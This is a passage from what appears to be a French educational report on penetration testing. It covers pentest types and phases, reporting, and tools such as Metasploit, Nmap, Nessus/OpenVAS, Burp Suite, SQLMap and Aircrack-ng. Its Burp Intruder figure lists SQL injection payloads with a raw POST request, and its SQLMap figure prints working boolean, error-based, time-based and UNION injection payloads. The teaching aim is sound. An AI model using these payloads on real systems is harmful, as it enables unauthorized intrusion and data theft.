En fonction du niveau de connaissance du pentesteur, il existe trois qualificatifs différents pour présenter le test d'intrusion.

2.1.2.1 Black Box

Dans ce cas, le pentesteur n'a aucune information sur le système cible. Il s'agit, dans un premier temps, de rechercher des informations au sujet de l'entreprise : nom, localisation, site internet, ip du réseau, plan de structure réseau, etc. Cela correspond au test le plus réaliste, car l'attaquant se met dans la peau d'un pirate qui n'a aucune information et qui utilise des éléments trouvés sur internet pour corrompre le système d'une société.

2.1.2.2 Grey Box

Le pentesteur possède un nombre limité d'informations, par exemple un identifiant fourni par l'entreprise. Cela permet notamment d'éviter l'étape d'authentification, et de pouvoir directement passer aux tests à l'intérieur de l'application ou du système.

2.1.2.3 White Box

Dans cette dernière disposition, le pentesteur peut être en possession de nombreuses informations : identifiant, structure réseaux, etc. La recherche est très approfondie et très complète et permet de mettre en lumière un maximum de failles.

2.1.3 Les étapes d'un test d'intrusion et de vulnérabilité

2.1.3.1 Pré-engagement

Cette étape permet de fixer les limites du pentest. En effet, il est nécessaire de définir quels sont les systèmes qui sont à auditer, le type de test (interne ou externe) et la condition du test (Black, Grey ou White box).

2.1.3.2 Collecte d'informations

Cette étape est le pivot majeur du pentest, en effet, si on manque d'informations, le test a toutes les chances d'avorter. C'est dans cette phase que toutes les informations concernant le client et son système informatique seront relevées (sites webs, horaire de travail des personnes, etc).

2.1.3.3 L'analyse des menaces

L'idée est de trouver des menaces pouvant mener de façon quasi certaine à une exploitation réussie (un serveur web mal configuré, une porte d'accès physique ouverte, un employé licencié, etc). Cette phase utilise les informations collectées lors de l'étape précédente afin d'avoir une vision du système comme l'aurait un attaquant et de déterminer quels sont les points faibles. Une fois toutes les menaces identifiées et analysées, on a la capacité de cibler les failles les plus intéressantes et de les exploiter. En faisant cela, on augmente les chances de réussite de l'attaque.

2.1.3.4 Scans de vulnérabilités

Une fois que les menaces ont été analysées, on choisit les meilleurs vecteurs d'attaque que l'on a trouvés. Puis, on va utiliser une panoplie d'outils pour scanner les vulnérabilités. Généralement on effectue le scan le plus passif possible pour éviter d'être repéré par les systèmes de sécurité mis en place. Le fait de choisir les meilleurs vecteurs d'attaque limite le nombre de tentatives d'intrusions et donc la possibilité d'être repéré.

2.1.3.5 Exploitation

Cette partie est la plus minutieuse d'un pentest. Pour pouvoir l'effectuer, il faut avoir un large éventail de vecteur d'attaques potentiels car toute exploitation ne réussit pas du premier coup. Il est important de choisir la plus fiable. En effet, on veut produire le moins de bruit possible sur le réseau. En cas d'échec, deux options sont possibles :

- Réessayer un autre vecteur jusqu'à réussir l'exploitation.
- Utiliser d'autres failles pouvant causer l'apparition d'une tête de pont (victime interne à l'entreprise). Grâce à cette personne, il sera possible de mener des attaques à pivot et d'accéder au réseau interne de la société. C'est une méthode très bruyante, car elle laisse des traces et peut mener à l'échec total de la mission de pentest.

2.1.3.6 PostExploitation et maintien de l'accès

Il s'agit de la phase de collecte d'informations sur les machines attaquées et compromises. On peut établir une carte du réseau avec toutes les machines compromises pour essayer d'attaquer le serveur ou le PC central. Le maintien de l'accès peut être possible en mettant en place des backdoors

(portes dérobées en français) qui permettent un accès secret au système. Cependant, il est nécessaire de prendre des précautions car ces backdoors peuvent être repérées par l'entreprise ou par n'importe quel autre pirate (qui pourrait s'en servir) si elles ne sont pas bien dissimulées. C'est également dans cette phase que les tenants et aboutissants de l'exploitation doivent être analysés.

Il est intéressant de se poser les questions suivantes :

- Que permet de savoir la collecte des données (qu'elles soient sensibles ou non) ?
- Faut-il former les employés pour éviter la fuite d'informations involontaire ?
- Les applications peuvent-elles être détournées afin de servir des fins malicieuses ?

2.1.3.7 L'écriture d'un rapport

Cette étape consiste en l'écriture d'un document donnant la description détaillée de ce qui a été fait lors du pentest de l'application, les menaces, leurs niveaux de gravité, etc. La transparence entre le pentesteur et l'entreprise pour laquelle il effectue le pentest doit être totale. Le rapport doit également proposer des correctifs pour les failles découvertes et exploitées, ainsi que des propositions générales quant à l'amélioration de la sécurité dans la société.

2.1.4 Vers un paradigme dans le domaine de la sécurité à l'heure des systèmes numériques

En vue de l'explosion du nombre d'attaques de grande ampleur, coûtant de plus en plus cher aux entreprises, nous sommes actuellement dans une constante évolution de ce paradigme. Pour palier à cette évolution, il faut être à l'écoute des avancées technologiques dans le domaine de la sécurité.

2.1.4.1 La vision

La vision doit être agile, réactive et adaptable, comme les systèmes qu'elle veut sécuriser, et comme les menaces qu'elle affronte. En effet, le changement technologique implique un mode sécurité périmétrique (firewall, VPN, IPS, IDS) permettant de protéger le système des menaces venant de l'extérieur et préservant en profondeur les actifs sensibles. Cependant ce type de défense crée des vulnérabilités internes au système ce qui pourrait être très dommageable pour une entreprise si une personne interne à celle-ci voulait voler les informations.

2.1.4.2 La stratégie

Reposant sur trois piliers essentiels

- L'approche holistique : prendre en compte la sécurité d'un système d'information d'une façon globale. Concrètement, le niveau de sécurité de l'application est égal au niveau de sécurité de son maillon le plus faible. Il faut contrôler et sécuriser toutes les couches de l'application pour obtenir le système le plus sécurisé possible.
- La visibilité : on ne peut protéger que ce que l'on connaît et c'est d'autant plus compliqué dans les systèmes distribués.
- L'élaboration d'une plateforme de contrôle pour diminuer ou prévenir des risques.

2.1.4.3 La mise en oeuvre

Le cycle présenté sur le schéma ci-dessous est une approche itérative de la cybersécurité qui permet d'obtenir une vision globale de votre SI. Il s'agit d'un enchaînement des meilleures pratiques à mettre en place. C'est grâce aux différents critères obtenus lors d'audits réalisés au sein d'une société que celle-ci va pouvoir choisir la meilleure stratégie à mettre en place. Cela dépend évidemment du type d'entreprise, du niveau de sécurité souhaité, etc.



© PAC - a CX Group Company, 2017

FIGURE 2.1 – Paradigme de la sécurité informatique

2.1.4.4 Les points clefs de la cyber-sécurité

- La cryptographie et la gestion des identités et des accès sont les éléments basiques de la cybersécurité.
- La protection des terminaux : ordinateurs, logiciels, messageries, etc.
- La protection des réseaux, car une faille à ce niveau peut entraîner la paralysie l'économie d'une entreprise.
- La limitation l'usage de Cloud car certaines étude montre que ceux-ci comportent de grosses failles de sécurité.
- Le facteur humain, par la mise en place d'outils de collaboration sécurisés, d'une sensibilisation auprès de tous les acteurs et d'une gestion sécurisée des ressources.

2.1.5 Établir le rapport

Le rapport est produit à la suite d'une étude demandée par une société pour contrôler son système de sécurité. Il est rédigé par un prestataire de service ayant des connaissances dans ce domaine. Il peut également être effectué par l'analyste de la DSI (Direction des Systèmes Informatiques) de la société si celle-ci dispose d'un tel organisme. Cependant, dans la majorité des cas, les PME/PMI font appel à des prestataires externes.

2.1.5.1 Pour qui ?

Généralement rédigé pour les PDG ou les personnes à hautes responsabilités car les données sont très sensibles et ne doivent pas tomber entre de mauvaises mains.

2.1.5.2 La forme du document

Il s'agit d'un dossier hautement confidentiel rendu public lors d'une réunion où tous les risques et les plans d'actions à mettre en place sont dévoilés. Il comporte une page d'introduction regroupant toutes les unités testées et leurs différentes caractéristiques. Ensuite, il y a tous les résultats avec leurs degrés de criticité et les mesures nécessaires à mettre en place.

Le rapport peut aussi contenir une liste de recommandations futures. Par exemple, le système pourra être réévalué après une période de 6 mois pour vérifier si tous les éléments potentiellement critiques ont été corrigés par la DSI ou la personne gérant la sécurité de l'entreprise. Un autre point intéressant concerne la mise en place d'une collaboration et d'une formation pour les employés de la société, car il s'agit potentiellement du maillon faible d'un SI.

Partie 3

Les différents outils

3.1 Metasploit

Environnement intégré de test d'intrusion Open Source, Metasploit participe à la détection de vulnérabilités et à la création d'exploits par les chercheurs. Outil de préférence pour nombre d'experts en sécurité, chercheurs, mais aussi d'administrateurs réseau, Metasploit intègre une base d'exploits (plus de 1500), c'est-à-dire de codes usant de vulnérabilités, pour exécuter arbitrairement une commande sur une machine.

En automatisant l'exécution de code, le framework permet de tester plus aisément un réseau informatique et de détecter les ordinateurs vulnérables nécessitant l'application d'un correctif. À cette base publique d'exploits, pour lesquels des correctifs existent dans la grande majorité des cas, viennent s'ajouter d'autres codes implémentés librement par l'utilisateur pour conduire ses propres tests. Et c'est à ce niveau que Metasploit apporte le plus de bénéfices.

FIGURE 3.1 – Démarrage du serveur Meterpreter

Il existe trois versions du logiciel :

- La version professionnelle qui comprend toutes les fonctionnalités (la collecte, l'automatisation et l'infiltration). C'est la seule version payante, le prix annuel de la license est fixé à 12.000\$/an
 - La version communautaire, gratuite, pour les petites entreprises et les étudiants. Elle comprend les outils d'exploitation basique et de scan de réseaux.
 - La version framework, gratuite aussi, pour les développeurs et les chercheurs en sécurité.

Elle comprend plus de 1500 exploits utilisables, la possibilité d'importer des outils de scan de réseau ainsi que d'exécuter des exploits personnels.

3.2 Nmap

Nmap (“Network Mapper”) est un outil gratuit open source d’exploration réseau et d’audit de sécurité. Il a été conçu pour rapidement scanner de grands réseaux, mais il fonctionne aussi très bien sur une cible unique.

```
root@debian:/home/master# nmap 192.168.100.1
Starting Nmap 6.47 ( http://nmap.org ) at 2016-11-10 12:55 CST
Nmap scan report for 192.168.100.1
Host is up (0.0016s latency).
Not shown: 994 closed ports
PORT      STATE    SERVICE
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    open     domain
80/tcp    open     http
49152/tcp open     unknown
49153/tcp open     unknown
MAC Address: 2C:AB:00:F7:75:4E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 16.64 seconds
root@debian:/home/master# █
```

FIGURE 3.2 – Scan de l’IP 192.168.100.1 à l’aide de l’outil Nmap

Nmap innove en utilisant des paquets IP bruts (raw packets) pour déterminer quels sont les hôtes actifs sur le réseau, quels services (y compris le nom de l’application et la version) sont offerts par ces hôtes, quels systèmes d’exploitation (et leurs versions) sont utilisés, quels types de dispositifs de filtrage/pare-feux sont utilisés, ainsi que des douzaines d’autres caractéristiques.

Nmap est généralement utilisé pour les audits de sécurité mais de nombreux gestionnaires des systèmes et de réseaux l’apprécient pour des tâches de routine, comme les inventaires de réseau, la gestion des mises à jour planifiées ou la surveillance des hôtes et des services actifs.

3.3 Nessus / OpenVAS

Nessus est un outil de sécurité informatique. Son prix est de 2190\$/an. Il signale les faiblesses potentielles ou avérées sur les machines testées. Ceci inclut, entre autres :

- Les services vulnérables à des attaques permettant la prise de contrôle de la machine, l'accès à des informations sensibles (lecture de fichiers confidentiels par exemple), des dénis de service...
- Les fautes de configuration (relais de messagerie ouvert par exemple).
- Les patchs de sécurité non appliqués, que les failles corrigées soient exploitables ou non dans la configuration testée.

- Les mots de passe par défaut, quelques mots de passe communs, et l'absence de mots de passe sur certains comptes systèmes. Nessus peut aussi appeler le programme externe Hydra pour attaquer les mots de passe à l'aide d'un dictionnaire.
- Les services jugés faibles (on suggère par exemple de remplacer Telnet par SSH).
- Les dénis de service contre la pile TCP/IP.




FIGURE 3.3 – Exemple du résultat d'un scan de vulnérabilités effectué par Nessus

OpenVAS (Open Vulnerability Assessment System) est un logiciel créé à partir du code source de Nessus afin de permettre un développement libre. Il est entièrement gratuit. C'est un scanner de vulnérabilités qui permet de tester la sécurisation des postes d'un réseau, il se base entre autre sur nmap qui doit être installé préalablement. En plus de tester les ports, il va scruter les composants logiciels de la machine, pour déterminer les trous de sécurité et avertir l'utilisateur sur certaines faiblesses. Il est basé sur :

- Des clients il est accessible en ligne de commande (OpenVAS cli) ou via une interface web (Greenbone Security Assistant), l'avantage du premier est le mode batch et l'avantage du second est la convivialité.
- Un serveur manager qui gère les données et les configs via une base de données intégrées.
- Un scanner contrôlé par le manager via le protocole OTP (OpenVAS Transfert Protocol).
- Une base de données de tests de vulnérabilité ou Network Vulnerability Tests (NVTs). Il y en a près de 50000. Cette base est évidemment utilisée par le scanner.

Results						
1 - 10 of 33 (total: 35)						
Vulnerability	Severity	QoD	Host	Location	Created	
GSA Default Admin Credentials	10.0 (High)	100%	127.0.0.1	443/tcp	Wed Dec 14 22:02:47 2016	
SSL/TLS: Report Perfect Forward Secrecy (PFS) Cipher Suites	0.0 (Log)	98%	127.0.0.1	9390/tcp	Wed Dec 14 21:49:15 2016	
SSL/TLS: Report Perfect Forward Secrecy (PFS) Cipher Suites	0.0 (Log)	98%	127.0.0.1	443/tcp	Wed Dec 14 21:49:15 2016	
SSL/TLS: Report Supported Cipher Suites	0.0 (Log)	98%	127.0.0.1	9390/tcp	Wed Dec 14 21:49:15 2016	
SSL/TLS: Report Supported Cipher Suites	0.0 (Log)	98%	127.0.0.1	443/tcp	Wed Dec 14 21:49:15 2016	
SSL/TLS: Report Medium Cipher Suites	0.0 (Log)	98%	127.0.0.1	9390/tcp	Wed Dec 14 21:50:48 2016	
SSL/TLS: Report Medium Cipher Suites	0.0 (Log)	98%	127.0.0.1	443/tcp	Wed Dec 14 21:50:48 2016	
SSL/TLS: Report Non Weak Cipher Suites	0.0 (Log)	98%	127.0.0.1	9390/tcp	Wed Dec 14 21:50:48 2016	
SSL/TLS: Report Weak Cipher Suites	5.0 (Medium)	98%	127.0.0.1	9390/tcp	Wed Dec 14 21:50:49 2016	
SSL/TLS: Report Non Weak Cipher Suites	0.0 (Log)	98%	127.0.0.1	443/tcp	Wed Dec 14 21:50:49 2016	

FIGURE 3.4 – Exemple du résultat d'un scan effectué avec OpenVAS

3.4 Burp Suite

Burp Suite est une application permettant de réaliser des tests de pénétration sur des applications web. Les outils qui la composent permettent de combiner à la fois les tests automatiques et manuels.

Burp Suite propose trois versions du logiciel :

- Burp Enterprise, pour 3449\$/an, qui comprend un scanner de vulnérabilités web ainsi un planificateur et répétiteur de scans.
- Burp Professional, pour 349\$/an, qui comprend un scanner de vulnérabilités web, et un ensemble d'outils réglables manuellement.
- Burp Community, gratuit, qui contient les outils essentiels paramétrables manuellement.




FIGURE 3.5 – Copie d'écran de la version Community Edition de Burp Suite

3.4.1 Burp Proxy

Cet outil permet à l'utilisateur de manipuler le trafic qui passe au travers de celui-ci, c'est à dire entre le navigateur web et le serveur. Cette disposition est communément appelée attaque de l'homme du milieu. L'application utilise une interface permettant aisément la manipulation des données échangées dans les deux sens. Grâce à cette fonctionnalité, il est possible d'injecter des données non-conformes dans l'objectif de provoquer un comportement anormal de l'application et donc d'en identifier les bugs et vulnérabilités associés.

3.4.2 Burp Spider


Aussi appelé robot d'indexation, il permet d'initier des connexions avec l'application web, d'examiner les cookies et d'en parcourir les pages afin d'identifier sa structure interne.

3.4.3 Burp Scanner

Ce scanner permet d'effectuer un scan automatisé d'applications web. Il peut être utilisé en parallèle des tests manuels pour identifier rapidement les principales vulnérabilités.

3.4.4 Burp Intruder

Cet outil d'intrusion permet d'automatiser des attaques paramétrées sur l'application web. Le testeur d'intrusion doit avoir une connaissance détaillée du fonctionnement de l'application et du protocole HTTP pour permettre l'attaque avec succès. L'outil offre la possibilité de créer des requêtes HTTP nuisible pour l'application. Il peut également aider à la détection des injections SQL, à l'exploitation de vulnérabilités de type cross-site scripting, permettre la manipulation des paramètres HTTP ainsi que des attaques par recherche exhaustive.



The screenshot shows the 'Intruder attack 2' interface in Burp Suite. At the top, there are tabs for 'Results', 'Target', 'Positions', 'Payloads', and 'Options'. Below this is a search bar labeled 'Filter: Showing all items'. A table lists various crafted requests with their status codes (e.g., 200, 503) and lengths (e.g., 22313, 1169). The first request in the list is highlighted.

Request	Position	Payload	Status	Error	Timeout	Length	Comment
110	1	' OR 'x'='x#;	200			22313	
10	1	' and 1=1	503			1169	
17	1	' AND 1=0 UNION ALL SELECT "...	503			1169	
18	1	" AND 1=0 UNION ALL SELECT "...	503			1169	
19	1	and 1=1	503			1169	
20	1	and 1=1□	503			1169	
23	1	' group by password having 1=1--	503			1169	
24	1	' group by userid having 1=1--	503			1169	
25	1	' group by username having 1=1--	503			1169	
31	1	' or 0=0 --	503			1169	
32	1	' or 0=0 #	503			1169	
33	1	' or 0=0 □	503			1169	
37	1	%' or '0'=0	503			1169	
20	1	or 1=1	503			1169	

Below the table, there are tabs for 'Request' and 'Response'. Under 'Request', there are tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab displays the following POST request:

```
POST /blog/index.php HTTP/1.1
Host: 140.113.194.81:20028
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: application/json, text/plain, */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://140.113.194.81:20028/blog/
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 41
Connection: close

account=%20OR%20'x'%'#%3b&password=a
```

At the bottom of the interface, there are navigation buttons (?, <, +, >) and a search bar with placeholder 'Type a search term'. The status bar indicates '139 of 232'.

FIGURE 3.6 – Copie d'écran de l'outil intruder utilisé dans le cadre d'une tentative d'injection SQL

3.4.5 Burp Repeater

Le répéteur est un outil simple permettant de renvoyer des requêtes HTTP selon un paramétrage défini afin d'observer le comportement de l'application web et en identifier les vulnérabilités.

3.4.6 Burp Sequencer

Le séquenceur est un outil destiné à l'analyse du degré d'aléatoire des jetons de session émis par l'application mais également des nonces cryptographiques et autres éléments aux valeurs normalement imprédictibles.

3.4.7 Burp Decoder

Cet outil permet de décoder, d'encrypter ou de hasher des données dans de nombreuses formes. Il est possible de reconnaître la méthode utilisée pour le cryptage de certaines données grâce à une

déduction par heuristique.

3.4.8 Burp Comparer

Cette fonctionnalité permet d'effectuer une comparaison de bits, 8 par 8 ou 16 par 16, entre deux objets de données. L'idée est de pouvoir effectuer une comparaison de grandes données et de repérer rapidement les différences.

3.4.9 Burp Extender

Cet outil permet d'ajouter à l'application Burp ses propres modules, comme des extensions, de façon à personnaliser Burp Suite.

3.5 SQLMap

SQLMap est un outil, gratuit, open source permettant de détecter, d'identifier et d'exploiter des vulnérabilités de bases de données liées aux applications web. Il fournit aussi des options permettant d'injecter du code malicieux dans ces bases de données. C'est un outil de pénétration qui automatise le processus de détection et d'exploitation des injections SQL en fournissant à l'utilisateur une interface utilisable depuis un terminal. Le logiciel se lance en ligne de commande et est disponible sur différents OS : Linux, Windows, Mac OS. En plus de détecter les vulnérabilités, il permet aussi un accès à la base de données en laissant le choix à l'utilisateur d'éditer ou de supprimer des données, ainsi que de lire les champs des différentes tables comprenant des données sensibles.

```
$ python sqlmap.py -u "http://172.16.120.130/sqlmap/mysql/get_int.php?id=1" --batch
[1.0.0.15#dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 21:00:27

[21:00:27] [INFO] testing connection to the target URL
[21:00:27] [INFO] heuristics detected web page charset 'ascii'
[21:00:27] [INFO] testing if the target URL is stable
[21:00:28] [INFO] target URL is stable
[21:00:28] [INFO] testing if GET parameter 'id' is dynamic
[21:00:28] [INFO] confirming that GET parameter 'id' is dynamic
[21:00:28] [INFO] GET parameter 'id' is dynamic
[21:00:28] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[21:00:28] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting attacks
[21:00:28] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[21:00:28] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:00:28] [WARNING] reflective value(s) found and filtering out
[21:00:28] [INFO] GET parameter 'id' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[21:00:28] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[21:00:28] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause' injectable
[21:00:28] [INFO] testing 'MySQL inline queries'
[21:00:28] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[21:00:28] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[21:00:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT)'
[21:00:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[21:00:29] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[21:00:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[21:00:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[21:00:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[21:00:39] [INFO] GET parameter 'id' seems to be 'MySQL >= 5.0.12 AND time-based blind (SELECT)' injectable
[21:00:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:00:39] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:00:39] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[21:00:39] [INFO] target URL appears to have 3 columns in query
[21:00:39] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:
---

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 2965=2965

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: id=1 AND (SELECT 9288 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(9288=9288,1))),0x716b766271,FL00R(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: id=1 AND (SELECT * FROM (SELECT(SLEEP(5)))MpFn)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=1 UNION ALL SELECT CONCAT(0x7170707671,0x55765449676d58485a7477687376736874664553547a694352447365584e4865776c6a6742676761,0x716b766271),NULL,NULL-- -

[21:00:39] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0
[21:00:39] [INFO] fetched data logged to text files under '/home/stamparm/.sqlmap/output/172.16.120.130'
$
```

FIGURE 3.7 – Exemple d'exécution d'une attaque avec SQLMap et d'extraction des résultats trouvés

3.6 Aircrack-ng

Aircrack-ng est une suite de logiciels de surveillance des réseaux sans fil dont l'utilisation principale est de « casser » les clés WEP et WPA des réseaux WIFI. C'est en fait une « reprise » du logiciel aircrack (premier du nom) qui a été abandonné. Il est disponible sous Windows, Linux et FreeBSD. En tant qu'outil de surveillance réseau, Aircrack a été conçu pour tester la sécurité de son propre réseau. Cependant, ces logiciels peuvent permettre à un cracker d'entrer sans autorisation sur un réseau informatique.

```
